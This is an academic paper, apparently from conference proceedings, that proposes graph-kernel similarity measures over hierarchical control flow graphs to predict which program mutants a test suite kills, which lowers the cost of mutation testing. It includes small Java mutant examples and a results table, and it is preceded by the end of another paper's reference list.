- [21] M. Cristani and N. Gabrielli, “Practical issues of description logics for spatial reasoning,” in *Proc. 2009 AAAI Spring Symp.*, Menlo Park, CA, 2009, pp. 5–10.
- [22] L. Bai, S. Lao, W. Zhang, G. J. F. Jones, and A. F. Smeaton, “Video semantic content analysis framework based on ontology combined MPEG-7,” in “Adaptive multimedia retrieval: retrieval, user, and semantics,” N. Boujemaa, M. Detyniecki, and A. Nürnberger, Eds. Heidelberg: Springer, 2008, pp. 237–250. doi: 10.1007/978-3-540-79860-6\_19
- [23] W. Liu, W. Xu, D. Wang, Z. Liu, X. Zhang, “A temporal description logic for reasoning about action in event,” *Inf. Technol. J.*, vol. 11, pp. 1211–1218. doi: 10.3923/itj.2012.1211.1218
- [24] N. Elleuch, M. Zarka, A. B. Ammar, and A. M. Alimi, “A fuzzy ontology-based framework for reasoning in visual video content analysis and indexing,” in *Proc. 11th Int. Workshop Multim. Data Min.*, New York, 2011, Article No. 1. doi: 10.1145/2237827.2237828
- [25] E. Elbaşı, “Fuzzy logic-based scenario recognition from video sequences,” *J. Appl. Res. Technol.*, vol. 11, pp. 702–707. doi: 10.1016/S1665-6423(13)71578-5
- [26] Netter, G., Lee, A., Womark, D. (Producers) and Lee, A. (Director), *Life of Pi*, 20th Century Fox, USA, 2012 [Motion picture, 2016 Ultra HD Blu-ray release].
- [27] Vandenbussche, P.-Y., Atemez, G. A., Poveda, M., and Vatan, B., “Linked Open Vocabularies (LOV): a gateway to reusable semantic vocabularies on the Web,” *Semantic Web*, vol. 8, pp. 437–452. doi: 10.3233/SW-160213
- [28] Ter Horst, H. J., “Completeness, Decidability and Complexity of Entailment for RDF Schema and a Semantic Extension Involving the OWL Vocabulary,” *J. Web Semant. Sci. Serv. Agents World Wide Web*, vol. 3, pp. 79–115. doi: 10.1016/j.websem.2005.06.001

# Using Classification for Cost Reduction of Applying Mutation Testing

Joanna Strug

Department of Electrical  
and Computer Engineering,  
Cracow University of Technology  
ul. Warszawska 24, 30-059 Krakow, Poland  
Email: pestrug@cyf-kr.edu.pl

Barbara Strug

Department of Physics, Astronomy  
and Applied Computer Science,  
Jagiellonian University,  
ul. Łojasiewicza 11, 30-348 Krakow, Poland  
Email: barbara.strug@uj.edu.pl

**Abstract**—The paper uses machine learning methods to deal with the problem of reducing the cost of applying mutation testing. A method of classifying mutants of a program using structural similarity is proposed. To calculate such a similarity each mutant is firstly converted into a hierarchical graph, which represents the mutant's control flow, variables and conditions. Then using such a graph form graph kernels are introduced to calculate similarity among mutants. The classification algorithm is then applied for prediction. This approach helps to lower the number of mutants which have to be executed. An experimental validation of this approach is also presented.

## I. INTRODUCTION

ARTIFICIAL intelligence has a long history and has been successfully applied in different domains. While the use of artificial intelligence methods in medical applications, image processing or even art has been widely accepted, the domain of software engineering has taken longer to start using such methods. As they are faced with a complex task of designing, building and testing systems at large scales, software engineers have started to adopt and use many of the practical algorithms and techniques that have been proposed by the AI community. AI algorithms are well suited to such complex software engineering problems, as they are designed to deal with one of the most demanding challenges of all; the replication of intelligent behavior. In particular in software engineering community three areas of AI are mostly used. The first one can be described as based on computational search and optimization techniques (the field known as Search Based Software Engineering (SBSE)). In SBSE based approach, the aim is to re-formulate software engineering problems as optimization problems that can then be dealt with by using search algorithms. This approach has been widely used with applications from requirements and design to maintenance and testing [1], [2].

The other two are related to fuzzy and probabilistic methods for reasoning in the presence of uncertainty and methods using classification, learning and prediction algorithms. In classification and prediction research there has been great interest in modeling and predicting software production costs as part of project planning. A wide variety of traditional machine learning techniques such as artificial neural networks, case based reasoning and rule induction have been used for

example in software project prediction, and defect prediction [3].

The paper presents a continuation of an ongoing research on using methods of machine learning to reduce the costs of applying mutation testing [4], [5]. Mutation testing [6] is a recognized software testing technique used to support selection of tests [7], [8]. It provides means and an adequacy measure to assess the quality of the tests and thus it helps to obtain a suite of tests being adequate to provide dependable testing results. Testing results are one of the main sources of information used to establish the degree to which a developed system meets certain requirements and to decide whether the system is ready to be deployed or should undergo further improvements.

The concept behind mutation testing is fairly simple, yet it yields useful results. The assessment of the tests quality is carried out by checking their ability to detect faulty versions of a tested system [6]. The faulty versions (called mutants) are generated from the original version of the system (usually its source code or model) by inserting into a copy of the original system small syntactic changes, one per mutant, and then executed with the tests under assessment. When results of executing a mutant differs from results of executing the original system for at least one test from the assessed suite the mutant is considered to be killed by the test otherwise it stays alive. The ratio of mutants detected (killed) by the tests to the total number of the generated mutants (called a mutation score) is considered to be the most reliable measurement of the tests adequacy [6]. Presence of alive mutants, if they are not equivalent mutants [8], indicate inadequacy of the assessed suite that should be dealt with to increase its quality.

Mutation testing is the most reliable test assessment technique [7], but unfortunately its application can be very time consuming [8]. The main reason of the problem is a large number of mutants that are typically generated and executed. The approaches presented in [5] and in this paper focus on providing some solution to the problem.

In this paper a classification based approach is proposed as a tool to lower the cost of software testing with the use of mutation testing by limiting the number of times a test suite has to be executed. The approach proposed is based on the structural similarity of mutants. To calculate such a

similarity each mutant is firstly converted into a hierarchical graph, which represents the mutant's control flow, variables and conditions. Then using such a graph form graph kernels are introduced to calculate similarity among mutants. The kernels are then used in predicting whether test suite, provided for the program, would detect (kill) a given mutant or not. The classification algorithm is then applied for prediction. This approach helps to lower the number of mutants which have to be executed. Moreover, as the similarity calculations have to be done only once for a given set of mutants, they can be used for any new test suite developed for the same system. An experimental validation of this approach is also presented in this paper. An example of a program used in experiments is described and the results obtained, especially classification errors, are presented.

## II. RELATED WORK

Mutation testing was originally introduced to assess tests ability to detect faults in programs [6], but with the time its application area has expanded. It is currently used at both, implementation and model level, to assess the quality of existing test suites, to improve such suites or to generate new ones [9], [10], [11], [12], [14], [15], [16]. Mutation testing provides a very reliable measurement of a test quality [7]. The effectiveness of the technique can be partially attributed to the systematic and unbiased way of generating the mutants by applying so called mutation operators [6]. The mutation operators controlling the mutants generation process are rules that specify syntactic changes that can be introduced into the mutated artifact and the elements that can be changed, so that the mutants are executable. However, the number of mutants generated by applying such mutation operators can be very large and thus their generation and execution can take a huge amount of time. Several costs reductions techniques have been proposed so far. They can be roughly divided into two groups: approaches targeting the mutants generation phase (selective mutations [17]) and approaches targeting the mutants execution phase (e.g. mutant sampling [21], mutant clustering [20], [19] or parallel processing [18]). A short surveys of costs reduction approaches can be found in [8].

The approach presented in this paper belong to the second group and shares some similarities with mutant sampling and mutant clustering. The mutant sampling, as proposed by Acree [21] and Budd [22], consists in generating all mutants and executing only their randomly selected subset. However, random selection may decrease the reliability of test assessment results. More sophisticated approaches using clustering algorithms were proposed by Hussain [19] and Ji et al. [20]. Ji et al. [20] proposed to weight mutants using a domain specific analysis, divide them into groups basing on the weighting results and then execute only some mutants being representative for the groups. Hussain [19] applied clustering algorithms to group mutants accordingly to their detectability and used the results to minimize a suite of tests.

In our approach the mutants are also first generated, and then their fraction is selected to be a training group. Only

mutants belonging to the training group are executed. The detectability of the remaining mutants is predicted basing on their similarity to mutants from a training group.

As in our approach the mutants are represented by graphs to calculate the similarity among them some form of graph based measure must be used. The problem of graph similarity has already been the subject of research in various contexts. In the current literature three major approaches can be observed.

One of the approaches uses mainly standard graph algorithms, like finding a maximal subgraph or, in more recent years, mining for frequently occurring subgraphs. The approach based on frequent pattern mining in graph analysis has been researched mainly within the context of bioinformatics and chemistry [25], [26], [27], [28]. The main problem with this approach results from a huge number of frequent substructures often found what leads to high computational costs.

Other approach is based on transforming graphs into vectors. This is done by finding some descriptive features in graphs and enumerating them. A lot of research using this method, called vector space embedding of graphs, have been done by Bunke and Riesen [29], [30]. The main benefit of such transformation of a graph into a vector is the possibility to use standard statistical learning algorithms. This approach suffers from the difficulty in finding appropriate features in graphs and then in enumerating them. It often causes problems similar to those in frequent pattern mining. Nevertheless, this approach has successfully been applied in many domain [29].

Finally the use of the theory of positive defined kernels and kernel methods [29] was proposed, among others, by Kashima and Gartner [32], [33]. A lot of research is available on the defining and use of kernels for structured data, including tree and graph kernels [32], [33], [34], [35], for example the tree kernels proposed by Collins and Duffy [34] that were applied in natural language processing.

Considering graphs we have several choices of different kernels proposed so far. One of them is the so called all subgraph kernel which requires enumerating all subgraphs of given graphs and the calculating the number of isomorphic ones. This kernel is known to be NP-hard [32]. An interesting group of graph kernels consists of different variants of kernels based on computing random walks on compared graphs. This group includes the product graph kernel [30] and the marginalized kernels [33]. These kernels are computable in polynomial time ( $O(n^6)$  [30]).

Many of the graphs kernels are based on the so called convolution kernels proposed by Haussler [37]. The main idea of these kernels is to use the number of substructures of any structured object. This approach was extended by Shin et al [38], who proposed a mapping kernel for tree data.

Currently the main research focus in kernels is on improving the performance of the kernel algorithms for simple graphs, mainly in bioinformatics. This paper on the other hand is focused on the application of kernel methods in software testing domain.

### III. KERNEL METHODS FOR STRUCTURED DATA

Many of machine learning algorithms require the input data to be in a vector or matrix format. It is usually assumed that there is a number of features that can describe a given problem. In case of classification problems the data would contain vectors of values for all the features and a correct output value. The input can then be divided into training and test sets used to find the model describing the problem. Unfortunately it is not always easy to represent a given problem in vector format without losing some internal relationships within the data. There are situations when some form of structured representation fits better than a numerical, vector based data, yet we still would like to use machine learning algorithms for this problems.

One of the structure that is becoming more and more important is a graph. There is a wide acceptance of the fact that it is important to represent some internal relationships in data in a form of graphs, yet using machine learning approach in problems where data has a graph representation is rather limited.

There has been research on transforming graphs into vectors by finding some descriptive features in graphs and enumerating them. This approach has been carried out for example by Bunke and Riesen [29], [30]. The obvious benefit of transforming a graph into a vector is the possibility to use standard statistical learning algorithms.

Another approach, which allows for the direct use of structured data is based on the application of kernel methods. In order to apply kernel methods to structured data objects, firstly a kernel function between two structured objects must be defined. However, defining a kernel function is not an easy task, because it must be designed to be positive semi-definite, and some ad hoc similarity functions are not always positive semi-definite.

#### A. Kernel methods for graph data

In order to use kernel methods for non-vector data a so called kernel trick is often used. It consists in mapping elements from a set  $A$  into an inner product space  $S$  (with a natural norm), without having to compute the mapping, i.e. in case of graphs they do not have to be mapped into some objects in target space  $S$ , but only the way of calculating the inner product in that space is needed. The results of the linear classification algorithm in target space are then equivalent with classifications in source space  $A$ . To be able to use this approach and avoid actual mapping the learning algorithms which need only inner products between the elements (vectors) in target space are used. Moreover, the mapping has to be defined in such a way that these inner products can be computed on the objects in the source space by means of a kernel function. To use classification algorithms a kernel matrix  $K$  must be positive semi-definite (PSD) [32], although there are empirical results showing that some non PSD kernels may still do reasonably well, if only they well approximate the intuitive perception of similarity among given objects.

In case of graph data the first kernel was based on comparing all subgraphs of two graphs and then the value of such a kernel was calculated as the number of identical subgraphs. This is a very good similarity measure but enumerating all subgraphs has a high cost. Another approach proposed by Kashima et al. [33] uses kernel on sequences of labels of nodes and edges along each path. It is defined as a product of subsequent edge and node kernels. Computing this kernel requires summing over an infinite number of paths but it can be done efficiently by using the product graph and matrix inversion [32].

A more general approach was proposed by Haussler in the form of convolution kernels [37], which are a generic method for different types of structured data, not specific to graph data. This approach is based on the fact that any structured object can be decomposed into components, then kernels can be defined for those components and the final kernel is calculated over all possible decompositions.

Let  $X$  be the space of all possible structures in a given problem. Formally, for any two points  $x, y$ , from the space  $X$ , a convolution kernel is defined by equation 1 :

$$K(x, y) = \sum_{(x', x) \in R} \sum_{(y', y) \in R} k(x', y'), \quad (1)$$

where  $R \subseteq X' \times X$  is a decomposition relation and  $k$  is a base kernel. Haussler [37] proved that if  $k$  is positive semi-definite then also  $K$  is positive semi-definite.

By defining  $X'_x$  as a set  $\{x' \in X' | (x', x) \in R\}$  the equation 1 can be reformulated into equation 2 :

$$K(x, y) = \sum_{(x', y') \in X'_x \times Y'_y} k(x', y'). \quad (2)$$

#### B. Mapping kernels

Looking at the equation above it can be observed that the main problem with this approach is that the kernel has to be computed over the whole cross product of  $X'_x \times Y'_y$ . To deal with this problem a so called mapping kernel was introduced by Shin et al. [38]. It has been successfully used for trees and it allows to limit the calculations to the subset of the cross product. This subset is defined as  $M_{x,y} \subset X'_x \times Y'_y$ . Then, the mapping kernel is defined by equation 3:

$$K(x, y) = \sum_{(x', y') \in M_{x,y}} k(x', y'). \quad (3)$$

It has to be noticed, however, that while for the convolution kernel if  $k$  is PSD then  $K$  is always PSD, in case of the mapping kernel for  $K$  to be PSD  $k$  has to be PSD and  $M$  has to be transitive [36]. Thus the deciding factor here is the choice of the mapping system  $M$ .

### IV. STRUCTURAL REPRESENTATION OF PROGRAMS

Programs are usually graphically represented in a form of a so called control flow diagram (CFD). An example of a CFD is depicted in Fig. 1 (It was obtained from a Java source




Fig. 1. Examples of control flow diagrams for program from Fig. 2a showing a) internal elements of an expression and b) of a condition

code by an Eclipse plug-in). In the figure it can be observed that it labels the nodes representing expressions with the term "expression" and the actual expression is only available as an attribute (Fig. 1a). Also loops are labelled only by conditions without information on the loop type; this data is also only available as attributes (Fig. 1b). Moreover this attribute contains the whole expressions, and thus it cannot be directly used to compare programs, as for that reason we need to compare each element of any expression or condition separately. However, this information can be parsed to obtain a structural representation better suited for comparing programs.

#### A. Hierarchical graphs

In this paper we propose to use a so called hierarchical control flow graph (HCFG), which is a combination of CFD and hierarchical graphs [40], [4]. Such a graph adds a level of hierarchy to the traditional control flow diagram. As a result it facilitates the representation of each element of a method in a single node. Such a structural representation is much more adequate for comparing.

In Fig. 2b an example of such a hierarchical control flow graph (HCFG) is depicted. This graph represents a method *search(...)* presented in Fig. 2a. It can be noticed that each non-hierarchical node (i.e. a node that does not contain child nodes) represents the most basic elements of a program, such as variables, constants, operators. Hierarchical nodes, on the other hand, represent expressions or composed statements such as conditions or loops. The hierarchical nodes not only simplify the representation but also reflect the context in which the basic elements are placed within the program. Edges of the graph represent flow of control between nodes, both hierarchical and non-hierarchical as well as internal structure

of expressions.

A hierarchical graph consists of nodes and edges, that can be labeled and attributed. As opposed to simple graphs, nodes in hierarchical graph can contain other nodes. More formally, let  $R_V$  and  $R_E$  denote the sets of node and edge labels, respectively and  $\epsilon$  be a special symbol used for unlabelled edges. The set  $R_V$  consists of the set of all possible keywords, names of variables, operators, numbers and some additional grouping labels (like for example *declare* or *array* shown in Fig. 2b). The set of edge labels  $R_E$  contains  $Y$  and  $N$ . Then a hierarchical control flow graph is defined formally in the following way:

**Definition 1:** A labelled hierarchical control flow graph  $HCFG$  is a 5-tuple  $(V, E, \xi_V, \xi_E, ch)$  where:

- 1)  $V$  is a set of nodes,
- 2)  $E$  is a set of edges,  $E \subset V \times V$ ,
- 3)  $\xi_V : V \rightarrow R_V$  is a function assigning labels to nodes,
- 4)  $\xi_E : E \rightarrow R_E \cup \{\epsilon\}$  is a function assigning labels to edges,
- 5)  $ch : V \rightarrow P(V)$  is a function, which assigns to each node a set of its children, i.e. nodes directly nested in  $v$ .

As in further consideration an access to a node of which a given node is a child may be needed we have to formally define such a node- called a parent. Let  $ch(v)$  denotes the set of children of  $v$ , and  $|ch(v)|$  the size of this set. Let  $par$  be a function assigning to each node its parent (i.e. a direct ancestor) and let  $\lambda$  be a special empty symbol (different from  $\epsilon$ ),  $par : V \rightarrow V \cup \{\lambda\}$ , such that  $par(v) = w$  if  $v \in ch(w)$  and  $\lambda$  otherwise.




Fig. 2. a) Source code of a part of the example program b) a hierarchical flow graph for this source code

### B. Kernel methods for programs

In this paper new kernel functions, based on the convolution kernel [37] and on mapping kernel template proposed by Shin et al ([38]) are introduced for hierarchical control flow graphs.

These kernels are based on the decomposition of a HCFCG into substructure composed of a node, its parent, the set of its children and all its first level neighbors. For the kernel calculations the label of a given node, number and labels of its children (and thus its internal complexity), the label of its parent (and thus its position within the structure of the program), the number and labels of edges connecting this node with its neighborhood nodes (both incoming and outgoing edges are taken into account) and the labels of the neighboring nodes are taken into account. This kernel uses two node kernels, an edge kernel and a tree kernel as base kernels. The way the node and edge kernels are defined is presented below. The tree kernel, used within the node kernel to compare expression trees, is a standard one [36].

The first node kernel is a binary kernel and is used for a simple comparison of two nodes on the basis of the identity of their labels.

**Definition 2:** A binary node kernel, denoted  $k_{node}(v_i, v_j)$ , where  $v_i$ , and  $v_j$  are nodes of a hierarchical control flow graph, is defined in the following way:

$$k_{node}(v_i, v_j) = \begin{cases} 1 & : \xi_V(v_i) = \xi_V(v_j) \\ 0 & : \xi_V(v_i) \neq \xi_V(v_j) \end{cases}$$

The second node kernel uses the hierarchical structure of some nodes and is denoted  $k_V(v, w)$ , where  $v$ , and  $w$  are nodes of a hierarchical control flow graph.

**Definition 3:** A node kernel, denoted  $k_V(v, w)$ , where  $v$ , and  $w$  are nodes of a hierarchical control flow graph, is defined in the following way:

$$k_V(v, w) = \begin{cases} K_T(ch(v), ch(w)) & : \xi_V(v) = \xi_V(w) \\ 0 & : \xi_V(v) \neq \xi_V(w) \end{cases}$$

It can be observed that if the nodes have children, thus containing an expression trees, a tree kernel  $K_T$  is used to compute the actual similarity. For nodes having different labels the kernel returns 0.

**Definition 4:** An edge kernel, denoted  $k_E(e_i, e_j)$ , where  $e_i$ , and  $e_j$  are edges of a hierarchical flow graph, is defined in the following way:

$$k_E(e_i, e_j) = \begin{cases} 1 & : \xi_E(e_i) = \xi_E(e_j) \\ 0 & : \xi_E(e_i) \neq \xi_E(e_j) \end{cases}$$

### C. Decomposition kernel for HCFCGs

On the basis of the above kernels a similarity for HCFCG is computed by a decomposition kernel denoted  $K_{Ker2HCFCG}$ .

**Definition 5:**

$$K_{Ker2HCFCG}(G_i, G_j) = \sum_{i=1}^m \sum_{j=1}^n K_S(S_i, S_j), \quad (4)$$

where  $m$  and  $n$  are the numbers of nodes in each graph and

$$K_S(S_i, S_j) = k_V(v_i, v_j) + k_{node}(par(v_i), par(v_j)) + \sum_{w_i \in Nb(v_i)} \sum_{w_j \in Nb(v_j)} k_{edge}((v_i, w_i), (v_j, w_j)) k_{node}(w_i, w_j), \quad (5)$$

where each  $S_i$  is a substructure of  $G_i$  centered around node  $v_i$  and consisting of this node, its parent  $par(v_i)$ , and its neighbourhood  $Nb(v_i)$  (containing nodes and edges linking them with  $v_i$ ).

The kernel defined by equation (4) is a modification of the one proposed in [4], [41], as it uses a binary node kernel given by definition 2 to compare the neighbouring nodes rather than the more complex  $k_V$  kernel which was previously used. It lowers the number of times a tree kernel is computed and does not affect the accuracy of the classification.

#### D. Mapping kernels for HCFGs

The above kernel has to compute the substructure kernel over all possible combinations of substructures but a mapping kernel can limit the number of this calculation by taking into account only those pairs of substructures which belong to the mapping  $M$ . In this paper two mappings are proposed.

The first one is relatively straightforward; two substructures  $S_i$  of  $G_1$  and  $S_j$  of  $G_2$  belong to mapping only if the labels of the nodes around which they are centered (i.e.  $v_i \in V_{G_1}$  and  $v_j \in V_{G_2}$ , respectively), have identical labels. Thus  $M_1 = \{(S_i, S_j) | \xi_V(v_i) = \xi_V(v_j)\}$ . Such a mapping is transitive, as it is based on the equality of labels.

*Definition 6:*

$$K_{Map1HCFG}(G_i, G_j) = \sum_{(S_i, S_j) \in M} K_S(S_i, S_j), \quad (6)$$

where  $K_S(S_i, S_j)$  is defined as above.

For the second mapping we take into account the position of a given node within the structure of the hierarchical control flow graph. This can be done by taking into account the label of a given node and the label of its parent. Then the mapping  $M_2 = \{(S_i, S_j) | \xi_V(v_i) = \xi_V(v_j) \wedge \xi_V(par(v_i)) = \xi_V(par(v_j))\}$ . As this mapping is also defined on the basis of the equality relation it is also transitive. The second mapping kernel is defined in the following way:

*Definition 7:*

$$K_{Map2HCFG}(G_i, G_j) = \sum_{(S_i, S_j) \in M_2} K_S(S_i, S_j), \quad (7)$$

where  $K_S(S_i, S_j)$  is defined as above.

## V. EXPERIMENTS AND RESULTS

### A. Data Preparation

The experiment was carried out on two simple, but representative example programs. Both examples are modified versions of benchmarks commonly used in mutation testing related research [23], [24], [42], [43]. A part of one of the

example programs is shown in Fig. 2a. The following two steps were performed for each example:

- generation of mutants
- generation of hierarchical control flow graphs for the mutants

All mutants were generated by muJava tool [39]. For the first example the tool generated 38 mutants, and for the second one - 67 mutants. The tool uses a set of traditional and object-oriented mutation operators [39], [44]. The traditional mutation operators usually modify expressions by replacing, inserting or deleting arithmetical, logical or relational operators or some parts of expressions. Mutation operators related to object-oriented features of Java implemented into the tool refer to the object-oriented features such as encapsulation, inheritance, polymorphism and overloading.

Examples of mutants generated for the method *search(...)*, depicted in 2a are shown in Figs. 3a and b. The one depicted in Fig. 3a is an example of applying a Relational Operator Replacement (ROR), that in this case replaced the condition *values[i] == v* within the *if* instruction by *false*. The mutant in Fig. 3b is an example of using an Arithmetic Operator Insertion (AOI). Here the short-cut operator *--* was inserted into variable *i* in a *return* statement. In Figs. 4a and b the hierarchical control flow graphs for the above mutants are depicted. It can be observed in Fig. 4a that the subtree representing the condition within the *if* instruction was replaced by a single node labeled with value *false*. The HCFG representation of the second mutant (in Fig. 4b) differs from the graph representation of the original by the replacement of a single node labelled *i*, inside the node representing one of the *return* statements, by the subtree representing the expression *--i*.

The experimental data includes also test suites. For the first example three test suites were provided and for the second example (more complex one) - five test suites were used.

### B. Classification results

The  $k$ -NN classification algorithm was used on mutants generated for the two examples. Previously graph edit distance and a distance computed from simple HCFG kernel were used in this algorithm [4]. In this paper distances are computed from the three new kernels described in sections IV-C and IV-D. (Denoted as Ker2HCFG - defined by equation 4 and Map1HCFG and Map2HCFG - by equations 6 and 7, respectively).

In the experiments for the first example all three test suites provided were used. The set of mutants was divided into three parts of similar size, the first was used as a training set and the remaining two as instances to classify. The division of mutants was guided by the type of mutation operators used to obtain particular mutants. That is each set was generated in such a way that it consisted of mutants generated by all operators. Moreover the proportion of mutants generated by a given operator in each set was related to the proportion of such mutants in the full set. The process of dividing the set of mutants was repeated five times resulting in obtaining different



```

public int search(int v)
{
    int i;
    for(i=0;i<size;i=i+1)
        if(false)
            return i;
    return -1;
}
a)

```

```

public int search(int v)
{
    int i;
    for(i=0;i<size;i=i+1)
        if(values[i]==v)
            return --i;
    return -1;
}
b)

```

Fig. 3. An example of a) the ROR mutant and b) one of the AOI mutants of the method from Fig. 2a




Fig. 4. Examples of flow graphs a) a graph for ROR mutant from Fig. 3a, b) a flow graph for AOI mutant from Fig. 3b

partitions of this set and the classification results obtained were averaged.

Table I presents the results obtained for this example using all three kernels introduced in this paper, and compares them to results obtained with edit distance (from [4], [41]). Parameter  $k$  for  $k - NN$  was, after some experimental tuning, set to 5 for all experiments. In the first column of the table the percentage of instances classified correctly, i.e. classification accuracy, is shown. The percentage of mutants classified incorrectly is given separately for those classified as detectable, while actually they are not (column labelled incorrect killed) and for those classified as not detected, while they actually are

detected by a given test suite (column labelled incorrect not killed). Separating these two values was done because of the meaning of these misclassifications. Misclassifying a mutant not to be detected may lead to overtesting, while the misclassification of the second type is potentially more dangerous as it can result in missing some faulty code. Especially, taking into account that the results are to be used to evaluate the quality of test suites provided for the application. Thus incorrectly classifying a mutant as not detected leads to giving a test suite lower score than actual one, why the second misclassification leads to overvaluation of a given test suite.

As it can be observed in table I the classification performed

TABLE I  
THE CLASSIFICATION OF MUTANTS OF EXAMPLE 1

	method	correct	incorrect killed	incorrect not killed
TS 1	GED	65.2%	13.06%	21.74%
	Ker2HCFG	76.1%	5.3%	18.6%
	Map1HCFG	79.2%	4.2%	16.6%
	Map2HCFG	84.5%	3.1%	12.4%
TS 2	GED	78.25%	8.5%	13.25%
	Ker2HCFG	84.9%	5.8%	9.3%
	Map1HCFG	87.6%	5.1%	7.3%
	Map2HCFG	91.3%	5.2%	3.5%
TS 3	GED	82.6%	8.7%	8.7%
	Ker2HCFG	83.1%	4.5%	12.4%
	Map1HCFG	86.4%	4.1%	9.5%
	Map2HCFG	89.8%	3.8%	6.4%

TABLE II  
